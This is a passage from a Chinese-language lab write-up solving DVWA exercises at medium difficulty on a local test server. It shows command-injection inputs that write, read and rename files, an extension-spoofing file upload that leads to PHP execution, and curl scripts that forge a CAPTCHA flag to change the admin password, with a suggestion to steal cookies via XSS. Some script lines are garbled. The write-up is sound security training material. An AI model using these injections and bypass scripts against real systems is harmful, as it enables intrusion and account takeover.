file2.php  
file3.php  
file4.php  
help  
include.php  
index.php  
source

其實這邊也可以都一隻 web shell 進去，方便瀏覽檔案，不過既然題目說要用 file inclusion，那就不用這招了

接著產生一隻檔案到 `vulnerabilities/fi` 裡測試看看

```
& echo "<?php phpinfo(); ?>" > ../../fi/yo.php
```

```
http://localhost:8086/vulnerabilities/fi/yo.php
```

localhost:8086/vulnerabilities/fi/?page=yo.php

System	Linux 91ab8a5e75e3 5.10.76-linuxkit #1 SMP Mon Nov 8 10:21:19 UTC 2021 x86_64
Build Date	Jun 14 2018 13:50:25
Server API	Apache 2.0 Handler

```
http://localhost:8086/vulnerabilities/fi/?page=yo.php
```

localhost:8086/vulnerabilities/fi/?page=yo.php

Event Maintainers	Damien Seguy, Daniel P. Brown
Network Infrastructure	Daniel P. Brown
Windows Infrastructure	Alex Schoenmaker

**PHP License**

This program is free software; you can redistribute it and/or modify it under the terms of the PHP License as published by the PHP Group and included in the distribution in the file: LICENSE

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

If you did not receive a copy of the PHP license, or have any questions about PHP licensing, please contact [license@php.net](mailto:license@php.net).

**DVWA**

[Home](#)

[Instructions](#)

[Setup / Reset DB](#)

## Done

做到這邊突然想到，既然它只讀取 `fi` 資料夾的檔案，那我們直接把 <http://localhost:8086/hackable/flags/fi.php> 複製到 <http://localhost:8086/vulnerabilities/fi/> 不就好了 😄

當然你也可以產生一隻可以讀取任何檔案的 php file 在 <http://localhost:8086/vulnerabilities/fi/> 資料夾內，再讓它讀取任何檔案

```
& cp ../../hackable/flags/fi.php ../../fi/
```

# Vulnerability: Command Injection

## Ping a device

Enter an IP address:

```
& ls ./fi
```

# Vulnerability: Command Injection

## Ping a device

Enter an IP address:

```
fi.php  
file1.php  
file2.php  
file3.php  
file4.php  
help  
include.php  
index.php  
source  
yo.php
```

<http://localhost:8086/vulnerabilities/fi/?page=fi.php>

← → ⌛ ⚡ localhost:8086/vulnerabilities/fi/?page=fi.php  
1.) Bond. James Bond 2.) My name is Sherlock Holmes. It is my business to know what other people don't know.  
--LINE HIDDEN ;--  
4.) The pool on the roof must have a leak.



[Home](#)

[Instructions](#)

[Setup / Reset DB](#)

[Brute Force](#)

接下來的流程就跟 low 一樣， 5.) 從 page source 就能看到， 3.) 從 command injection 用 cat 指令就能看到

```
← → ⌂ view-source:http://localhost:8086/vulnerabilities/fi?page=fi.php
1
2 1.) Bond. James Bond
3
4 2.) My name is Sherlock Holmes. It is my business to know what other people don't know.
5
6 <br /><br />
7 --LINE HIDDEN ;--"
8
9 <br /><br />
10 4.) The pool on the roof must have a leak.
11 <!-- 5.) The world isn't run by weapons anymore, or energy, or money. It's run by little ones and zeroes, little bits of data. It's all just electrons. -->
12
```

```
&cat ../../hackable/flags/fi.php
```

### Vulnerability: Command Injection

#### Ping a device

Enter an IP address:  Submit

```
1.) Bond. James Bond

\n";
$line3 = "3.) Romeo, Romeo! Wherefore art thou Romeo?";
$line3 = "--LINE HIDDEN ;"--";
echo $line3 . "\n\n";

\n";
$line4 = "NC4pI" . "FRoZSBwb29s" . "IG9uIH" . "RoZSByb29mIG1" . "1c3QgaGF" . "2ZSBh" . "IGxly" . "WsU";
echo base64_decode( $line4 );
?>
```

```
1.) Bond. James Bond
2.) My name is Sherlock Holmes. It is my business to know what other people don't know.
3.) Romeo, Romeo! Wherefore art thou Romeo?
4.) The pool on the roof must have a leak.
5.) The world isn't run by weapons anymore, or energy, or money. It's run by little ones and zeroes, little bits of data. It's all
just electrons.
```

## 5. File Upload

### Objective

Execute any PHP function of your choosing on the target system (such as `phpinfo()` or `system()`) thanks to this file upload vulnerability.

### 觀察

試著上傳 `*.php` 檔案，這次它會檢查副檔名，限定 `.jpg` or `.png`

```
yo.php
yo.php.php
```

## Vulnerability: File Upload

Choose an image to upload:

No file selected.

Your image was not uploaded. We can only accept JPEG or PNG images.

Your image was not uploaded. We can only accept JPEG or PNG images.

### 更換副檔名上傳後搭配 command injection 執行檔案

那我們就給它 jpg 吧，上傳後再想辦法把副檔名改回來，還好沒有檢查的很嚴格

yo.php.jpg

## Vulnerability: File Upload

Choose an image to upload:


No file selected.

.../.../hackable/uploads/yo.php.jpg successfully uploaded!

.../.../hackable/uploads/yo.php.jpg successfully uploaded!

回到 command injection 的頁面，確認檔案有上傳成功

&ls .../.../hackable/uploads




A screenshot of the DVWA Command Injection page. The URL in the browser bar is `localhost:8086/vulnerabilities/exec/#`. The DVWA logo is at the top right. On the left, a sidebar menu has 'Command Injection' highlighted in green. The main content area shows the title 'Vulnerability: Command Injection' and a 'Ping a device' section. It includes a text input field labeled 'Enter an IP address:' and a 'Submit' button. Below the input field, two files are listed in red: `dwva_email.png` and `yo.php.jpg`.

接著只要將副檔名從 `jpg` 修改回 `php` 即可

```
&mv ../../hackable/uploads/yo.php.jpg ../../hackable/uploads/yo.php
```

```
&ls ../../hackable/uploads
```



A screenshot of the DVWA Command Injection page. The URL in the browser bar is `localhost:8086/vulnerabilities/exec/#`. The DVWA logo is at the top right. On the left, a sidebar menu has 'Command Injection' highlighted in green. The main content area shows the title 'Vulnerability: Command Injection' and a 'Ping a device' section. It includes a text input field labeled 'Enter an IP address:' and a 'Submit' button. Below the input field, two files are listed in red: `dwva_email.png` and `yo.php`.

最後直接在這頁執行也可從上傳的資料路徑夾執行我們上傳的檔案

```
&php ../../hackable/uploads/yo.php
```

The screenshot shows the DVWA Command Injection page. In the main content area, under the heading "Vulnerability: Command Injection", there is a section titled "Ping a device". A text input field contains "phpinfo()", and a "Submit" button is present. Below the input field, the output of the command is displayed in red text:

```

System => Linux 91ab8a5e75e3 5.10.76-linuxkit #1 SMP Mon Nov 8 10:21:19 UTC 2021 x86_64
Build Date => Jun 14 2018 13:50:25
Server API => Command Line Interface
Virtual Directory Support => disabled
Configuration File (php.ini) Path => /etc/php/7.0/cli/php.ini
Loaded Configuration File => /etc/php/7.0/cli/php.ini
Scan this dir for additional .ini files => /etc/php/7.0/cli/conf.d
Additional .ini files parsed => /etc/php/7.0/cli/conf.d/10-mysqli.ini,
/etc/php/7.0/cli/conf.d/10-opcache.ini,
/etc/php/7.0/cli/conf.d/10-pdo.ini,
/etc/php/7.0/cli/conf.d/12-psalm.ini,
/etc/php/7.0/cli/conf.d/20-calendar.ini,
/etc/php/7.0/cli/conf.d/20-crypt.ini,
/etc/php/7.0/cli/conf.d/20-dom.ini,
/etc/php/7.0/cli/conf.d/20-egi.ini,
/etc/php/7.0/cli/conf.d/20-filinfo.ini,
/etc/php/7.0/cli/conf.d/20-ftp.ini,
/etc/php/7.0/cli/conf.d/20-gd.ini,
/etc/php/7.0/cli/conf.d/20-gettext.ini,
/etc/php/7.0/cli/conf.d/20-iconv.ini,
/etc/php/7.0/cli/conf.d/20-json.ini,
/etc/php/7.0/cli/conf.d/20-mysqli.ini,
/etc/php/7.0/cli/conf.d/20-pdo_mysql.ini,
/etc/php/7.0/cli/conf.d/20-pdo_pgsql.ini,
/etc/php/7.0/cli/conf.d/20-pgsql.ini,
/etc/php/7.0/cli/conf.d/20-psalm.ini,
/etc/php/7.0/cli/conf.d/20-shmop.ini,
/etc/php/7.0/cli/conf.d/20-readline.ini,
/etc/php/7.0/cli/conf.d/20-shm.ini,
/etc/php/7.0/cli/conf.d/20-sockets.ini,
/etc/php/7.0/cli/conf.d/20-sysvmsg.ini,
/etc/php/7.0/cli/conf.d/20-sysvsem.ini,
/etc/php/7.0/cli/conf.d/20-sysvshm.ini,
/etc/php/7.0/cli/conf.d/20-tidyizer.ini,
/etc/php/7.0/cli/conf.d/20-xdebug.ini,
/etc/php/7.0/cli/conf.d/20-xmldumper.ini,
/etc/php/7.0/cli/conf.d/20-xmlewriter.ini,
/etc/php/7.0/cli/conf.d/20-xmwriter.ini,

```

Done

<http://localhost:8086/hackable/uploads/yo.php>

The screenshot shows the PHP info page. At the top, it displays "PHP Version 7.0.30-0+deb9u1" and the PHP logo. Below this, a table provides detailed system information:

System	Linux 91ab8a5e75e3 5.10.76-linuxkit #1 SMP Mon Nov 8 10:21:19 UTC 2021 x86_64
Build Date	Jun 14 2018 13:50:25
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqli.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/12-psalm.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-crypt.ini, /etc/php/7.0/apache2/conf.d/20-dom.ini, /etc/php/7.0/apache2/conf.d/20-egi.ini, /etc/php/7.0/apache2/conf.d/20-filinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gd.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-pdo_pgsql.ini, /etc/php/7.0/apache2/conf.d/20-pgsql.ini, /etc/php/7.0/apache2/conf.d/20-psalm.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shm.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tidyizer.ini, /etc/php/7.0/apache2/conf.d/20-xdebug.ini, /etc/php/7.0/apache2/conf.d/20-xmldumper.ini, /etc/php/7.0/apache2/conf.d/20-xmlewriter.ini, /etc/php/7.0/apache2/conf.d/20-xmwriter.ini,

## 6. Insecure CAPTCHA

之前在 low 難度時沒好好觀察前端的部分，現在來看一下 CAPTCHA 做了哪些事

# Vulnerability: Insecure CAPTCHA

Change your password:

New password:

Confirm new password:


I'm not a robot   
reCAPTCHA  
Privacy - Terms

## 觀察

可以看出 `k` 就是我們申請的 public key

```
6Lcl8EoeAAAAAM9dYVBygjc6ppgHcJSCvcfb1Nw2
```

```
{
  "POST": {
    "scheme": "https",
    "host": "www.google.com",
    "filename": "/recaptcha/api2/userverify",
    "query": {
      "k": "6Lcl8EoeAAAAAM9dYVBygjc6ppgHcJSCvcfb1Nw2"
    },
    "remote": {
      "Address": "172.217.160.68:443"
    }
  }
}
```



Key	Value
_recaptcha	09APj96hTMGnRUvoFdiLHfnW46uD1AY8NOVSg_V8865rRxPsaOz_hqkeNqX2zN_oKINTT2OBFMhPB1yqH6WBQZ_ZYqw

## 正常流程

如果 CAPTCHA 驗證成功就能取得 `g-recaptcha-response` 這個 value，和更新密碼的表單一起送出就能通過檢查

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings	Stack Trace	Security
200	POST	www.google.com	userverify?k=6Lc18EoeAAAAAM9dYVBgjc6ppgHcJSCvcfbInw2	bframe:1146 (x...).json	json	1.03 KB	606 B	▼ Filter properties						
200	POST	www.google.com	reload?k=6Lc18EoeAAAAAM9dYVBgjc6ppgHcJSCvcfbInw2	bframe:1146 (x...).json	json	25.93 KB	40.90 ...	JSON						Raw
200	GET	www.gstatic.com	info_2x.png		img	1.51 KB	665 B							
200	GET	www.gstatic.com	audio_2x.png		img	1.38 KB	530 B							
200	GET	www.gstatic.com	refresh_2x.png		img	1.45 KB	600 B							
200	GET	fonts.gstatic.com	KFOICnqEu92Fr1MmEU9BBc4AMP6Qwoff2		font	11.46 KB	10.54 KB							
200	GET	fonts.gstatic.com	KFOICnqEu92Fr1MmEU9BBc4AMP6Qwoff2		font	11.42 KB	10.50 KB							

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings	Stack Trace	Security
200	POST	www.google.com	userverify?k=6Lc18EoeAAAAAM9dYVBgjc6ppgHcJSCvcfbInw2	bframe:1146 (x...).json	json	1.03 KB	606 B	▼ Filter properties						
200	POST	www.google.com	reload?k=6Lc18EoeAAAAAM9dYVBgjc6ppgHcJSCvcfbInw2	bframe:1146 (x...).json	json	25.93 KB	40.90 ...	JSON						Raw
200	GET	www.gstatic.com	info_2x.png		img	1.51 KB	665 B							
200	GET	www.gstatic.com	audio_2x.png		img	1.38 KB	530 B							
200	GET	www.gstatic.com	refresh_2x.png		img	1.45 KB	600 B							
200	GET	fonts.gstatic.com	KFOICnqEu92Fr1MmEU9BBc4AMP6Qwoff2		font	11.46 KB	10.54 KB							
200	GET	fonts.gstatic.com	KFOICnqEu92Fr1MmEU9BBc4AMP6Qwoff2		font	11.42 KB	10.50 KB							

## change password

g-recaptcha-response

```
{
  "step": "1",
  "password_new": "1111",
  "password_conf": "1111",
  "g-recaptcha-response": "03AGdBq26Z9ndfV2KFTwApYtm2tmdJm2KocpDSKFNm9p0RA9njI1Wg30efxJVJDQcTAT-bD4e9QVQVVc9IuEnkB4BLrsVckuNl0M01d
nrzzFy7UzIR-397NOxuMcJ9XvDvsCh8yscyfaYfl5SCoaCnhUVxcey0TcmplWC0a9bMNwCx8gBoIKZCz_F2iB5v00cerw8gjSGRbl28_Zry8S-45INfrgC3DA7Aq7Bd80spr
UX2w0DasrBpP-hta1jx9p1fw-_ZhbcGSMdMSxEVpcJzkRkt5tu0ub6XibfwxygjQqlbxKqnRRYb1fbwmnNwcrN9kfE6zGb08H7-6YIYlsrlZ2PuHpcy2HeT0gukt5HD
iaJvxyhkRbf53TaEY3UdVII8p5vBsb5W0mQ7qt2Rli60II3x93AiuaUo85XFkxQ0B0CMIIkPtCb29zKDAkcbd0uXrqCu8y_",
  "Change": "Change"
}
```

```
{
  "step": "1",
  "password_new": "1234",
  "password_conf": "1234",
  "g-recaptcha-response": "03AGdBq27-Tc-GnLYIcFGrbU88L0VgaJAzMtPceF5WwhVMedmba8duTCieNn8J1UNFg0vEESma6LBEiXtxAv0SprxHg6U8Z_ySkE3kk0
gNvsl9ZrPGpjk7GXugYzqM6Y0k5hHQ0FxLEYLMMyA7pFl6w60aTU0ti1jGs1B8KxzjQeeqqqsTGBsohceKa2epvygx4ufgtVsNv07glfSneCNi1zRaGIPQTnTwrc-wM
MOFQB3wHSpwNdehRRLj3csh81HccfCpbhrvM2KvdVzihELeNAAae2ff6bzJusfQKlogbgMdTqdH23whEBq_487kQzRZllmNyZdBiSmXhFD6VmPzJvFRGiKKZ7N8RwI4yn9
Q78Galty5JE0PGnrtGeqn-zvl86EnNa1yCjd0BZ2xFzwdb3aSlhy_A6mYVz4hKabGuI6vNuIyuhTPZCB5Nbq9DEPNH915",
  "Change": "Change"
}
```

## 觀察 storage

恩...不太好解讀

## localStorage

Key	Value
_recaptcha	09APj96hT8iRUXC-jYRQLJPdetysMOZw4s4TUXZ4mdKdn6ESYQGgiLac6x-BtG-zhJpNzEsHr0mKGs-bosFqKApe4Pekg

\_recaptcha:"09APj96hT8iRUXC-jYRQLJPdetysMOZw4s4TUXZ4mdKdn6ESYQGgiLac6x-BtG-zhJpNzEsHr0mKGs-bosFqKApe4Pekg"

## cookie

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
_GRECA...	09APj96hTmVBUwXdk9UFJCoPyA5R2-md9Z8Sy0Tc...	www.google...	/recapt...	Mon, 15 Aug 2022...	100	true	true	None	Wed, 16 Feb 2022...

\_GRECAPTCHA:"09APj96hTmVBUwXdk9UFJCoPyA5R2-md9Z8Sy0Tc-LQgx9M9hRZ0qthtydmztVGLyXHYgZ3DPeQo3EQI7wKv8-HBk"

以上觀察不出其他線索 XD

這些可以被視為純前端的部分，可以再次理解 Google 的 **CAPTCHA** 只能被視為過濾和限速用，當然有些類似 CAPTCHA 的套件也蠻常跟後端整合一起使用，但跟此題無關

一樣直接繞過的方式下手

## 直接檢查後端實作有沒有缺陷

走正常流程，通過檢查，出現 Change button，點下去

## Vulnerability: Insecure CAPTCHA

You passed the CAPTCHA! Click the button to confirm your changes.

[Change](#)

密碼變更成功

# Vulnerability: Insecure CAPTCHA

Password Changed.

來觀察一下參數

The screenshot shows the DVWA application's 'Vulnerability: Insecure CAPTCHA' page. A red box highlights the 'Password Changed.' message. Below it, the 'More Information' section is visible. The browser's developer tools Network tab is open, showing a POST request to '/vulnerabilities/captcha/'. The request parameters are: step: "2", password\_new: "1111", password\_conf: "1111", passed\_captcha: "true", and Change: "Change". The response status is 200 OK, and the transferred size is 4.29 KB.

```
{
  "step": "2",
  "password_new": "1111",
  "password_conf": "1111",
  "passed_captcha": "true",
  "Change": "Change"
}
```

和 low 難度的相比多了一個 `"passed_captcha": "true"`

```
step=2&password_new=222&password_conf=222&Change=Change
```

所以只要確認這兩個參數有改到就 ok

```
step=2,
Change=Change
```

直接將此 request 複製成 curl，填入其他密碼測試看看直接送有沒有效

關鍵就是要取得驗證 CAPTCHA 後的 cookie 內的 `PHPSESSIONID`。再重送給後端就能修改密碼

```
curl -L -X POST "http://dvwa.localtest/vulnerabilities/captcha/#" \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H 'Origin: http://dvwa.localtest' \
-H 'DNT: 1' \
-H 'Connection: keep-alive' \
-H 'Referer: http://dvwa.localtest/vulnerabilities/captcha/' \
-H 'Cookie: PHPSESSID=2d7pjcupfh347g4n5apfl1k4o6; security=medium' \
```

```
-H 'Upgrade-Insecure-Requests: 1' \
--data-raw "step=2&password_new=3333&password_conf=3333&passed_captcha=true&Change=Change"
```

送出 curl 後可以看到 `Password Changed`

```
<ul>
    <li><a href="https://en.wikipedia.org/wiki/CAPTCHA" target="_blank">https://en.wikipedia.org/wiki/CAPTCHA</a></li>
    <li><a href="https://www.google.com/recaptcha/" target="_blank">https://www.google.com/recaptcha/</a></li>
    <li><a href="https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012)" target="_blank">https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012)</a></li>
</ul>
</div>
<input type="hidden" name="step" value="1" />
New password:<br />
<input type="password" AUTOCOMPLETE="off" name="password_new"><br />
Confirm new password:<br />
<input type="password" AUTOCOMPLETE="off" name="password_conf"><br />

<script src='https://www.google.com/recaptcha/api.js'></script>
<br /> <div class='g-recaptcha' data-theme='dark' data-sitekey='6LcI4H8eAAAAADuZcDLT9cyJ5I0zmE86oiY5YocP'></div>
<br />
<input type="submit" value="Change" name="Change">
</form>
<pre>Password Changed.</pre>
</div>
<h2>More Information</h2>
<ul>
    <li><a href="https://en.wikipedia.org/wiki/CAPTCHA" target="_blank">https://en.wikipedia.org/wiki/CAPTCHA</a></li>
    <li><a href="https://www.google.com/recaptcha/" target="_blank">https://www.google.com/recaptcha/</a></li>
    <li><a href="https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012)" target="_blank">https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012)</a></li>
</ul>
<br /><br />
</div>
```

## Done

用新密碼 3333 重登成功

The screenshot shows the DVWA application running in a browser. The main page displays the DVWA logo. Below it, the developer tools Network tab is open, showing a list of requests made during the session. The table includes columns for Status, Method, Domain, File, Initiator, Type, Transferred, Size, Headers, Cookies, Request, Response, and Timing. Several requests are listed, including a POST request to 'login.php' which triggered a 302 redirect, and multiple GET requests for various files like 'index.php', 'dvwaPage.js', etc.

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timing
302	POST	dvwa.localtest	login.php	document	html	2.96 kB	6.27 kB					
200	GET	dvwa.localtest	index.php	document	html	2.95 kB	6.27 kB	Form data				
200	GET	dvwa.localtest	dvwaPage.js	script	js	0 B	0 B	username: "admin"				
200	GET	dvwa.localtest	add_event_listeners.js	script	js	593 B	593 B	password: "3333"				
200	GET	dvwa.localtest	logo.png	img	png	8.14 kB	8.14 kB	Login: "Login"				
200	GET	dvwa.localtest	favicon.ico	FaviconLoader.j...	x-icon	1.37 kB	1.37 kB	user_token: "b2c7e6575058b35ca77beead8fed952e"				

如果能搭配 XSS 或其他手段取得 user cookie (因為要先登入過 DVWA) 那就有機會將攻擊自動化

```
#!/usr/bin/env bash
# usage: ./change-pwd.sh <new password> <session-id>

HOST=http://dvwa.localtest
NEW_PASSWORD=$1
SESSIONID=$2

curl -v -L \
-X POST "${HOST}/vulnerabilities/captcha/#" \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H 'Origin: http://dvwa.localtest' \
-H 'Referer: http://dvwa.localtest/vulnerabilities/captcha/' \
-H "Cookie: PHPSESSID=${SESSIONID}; security=medium" \
--data-raw "step=2&password_new=${NEW_PASSWORD}&password_conf=${NEW_PASSWORD}&passed_captcha=true&Change=Change"
```

```
./test.sh 2222 3l7tambvpgcbe10cdc14rfbo84
```

```
<form action="#" method="POST" style="display:none;">
    <h3>Change your password:</h3>
    <br />

    <input type="hidden" name="step" value="1" />
    New password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
    Confirm new password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />

    <script src='https://www.google.com/recaptcha/api.js'></script>
    <br /> <div class='g-recaptcha' data-theme='dark' data-sitekey='6LcI4H8eAAAAADuZcDL
        <br />

        <input type="submit" value="Change" name="Change">
    </form>
    <pre>Password Changed.</pre>
</div>

<h2>More Information</h2>
<ul>
    <li><a href="https://en.wikipedia.org/wiki/CAPTCHA" target="_blank">https://en.wiki
    <li><a href="https://www.google.com/recaptcha/" target="_blank">https://www.google.
    <li><a href="https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012)" ta
g_for_Captcha_(OWASP-AT-012)</a></li>
</ul>
</div>

<br /><br />
```

更完整一點的腳本，要先執行 `login-test.sh` 取得 cookie，再執行 `update-pwd.sh` 更新密碼

```
./login-test.sh
```

```
#!/usr/bin/env bash
# usage: ./login-test.sh [<password>]

if [ -z "$1" ]
then
    echo "No argument supplied, use default password instead"
    LOGIN_PASSWORD=password
fi

# DVWA host
HOST=http://dvwa.localtest
# create cookie and save csrf token
CSRF=$(curl -s -L -c cookies.txt -b cookies.txt "${HOST}/login.php" | grep user_token | grep -oE '[a-zA-Z0-9]+ | awk 'length >= 10''
# save session id
SESSIONID=$(grep PHPSESSID cookies.txt | cut -d $'\t' -f7)

# user & password for login to start tasks
USER=admin
LOGIN_PASSWORD=$1

# login at login page
RES=$(curl -v -L -c cookies.txt -b cookies.txt \
-X POST "${HOST}/login.php" \
--data-raw \
"username=${USER}&password=${LOGIN_PASSWORD}&Login=Login&user_token=${CSRF}"`)

if [[ $RES == *"Welcome to Damn Vulnerable Web Application!"* ]]; then
    printf "\n PASS! ✓ \n"
else
    printf "\n LOGIN FAILED ✘ \n"
fi
```

`update-pwd.sh` 可以使用 cookie file (預設) or 指定 session id 於 argv

```
./update-pwd.sh <password>

./update-pwd.sh <password> <session-ed>

#!/usr/bin/env bash
# usage: ./update-pwd.sh <new password> [<session-id>]

HOST=http://dvwa.localtest
NEW_PASSWORD=$1
SESSIONID=$2

if [ -z "$2" ]
then
    echo "No session id supplied, use cookie file instead."

RES=`curl -v -L -c cookies.txt -b cookies.txt -X POST "${HOST}/vulnerabilities/captcha/#" \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H "Origin: ${HOST}" \
-H 'DNT: 1' \
-H 'Connection: keep-alive' \
-H "Referer: ${HOST}/vulnerabilities/captcha/" \
-H 'Upgrade-Insecure-Requests: 1' \
--data-raw "step=2&password_new=${NEW_PASSWORD}&password_conf=${NEW_PASSWORD}&passed_captcha=true&Change=Change"

else
    RES=`curl -v -L -X POST "${HOST}/vulnerabilities/captcha/#" \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H "Origin: ${HOST}" \
-H 'DNT: 1' \
-H 'Connection: keep-alive' \
-H "Referer: ${HOST}/vulnerabilities/captcha/" \
-H 'Upgrade-Insecure-Requests: 1' \
-H "Cookie: PHPSESSID=${SESSIONID}; security=medium" \
--data-raw "step=2&password_new=${NEW_PASSWORD}&password_conf=${NEW_PASSWORD}&passed_captcha=true&Change=Change"
fi

if [[ $RES == *"Password Changed.*" ]]; then
    printf "\n PASSWORD CHANGED! ✓ \n"
else
    printf "\n PASSWORD CHANGE FAILED ✘ \n"
fi
```

要記得確認 cookie 中的的難度等級為 `medium`

```
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

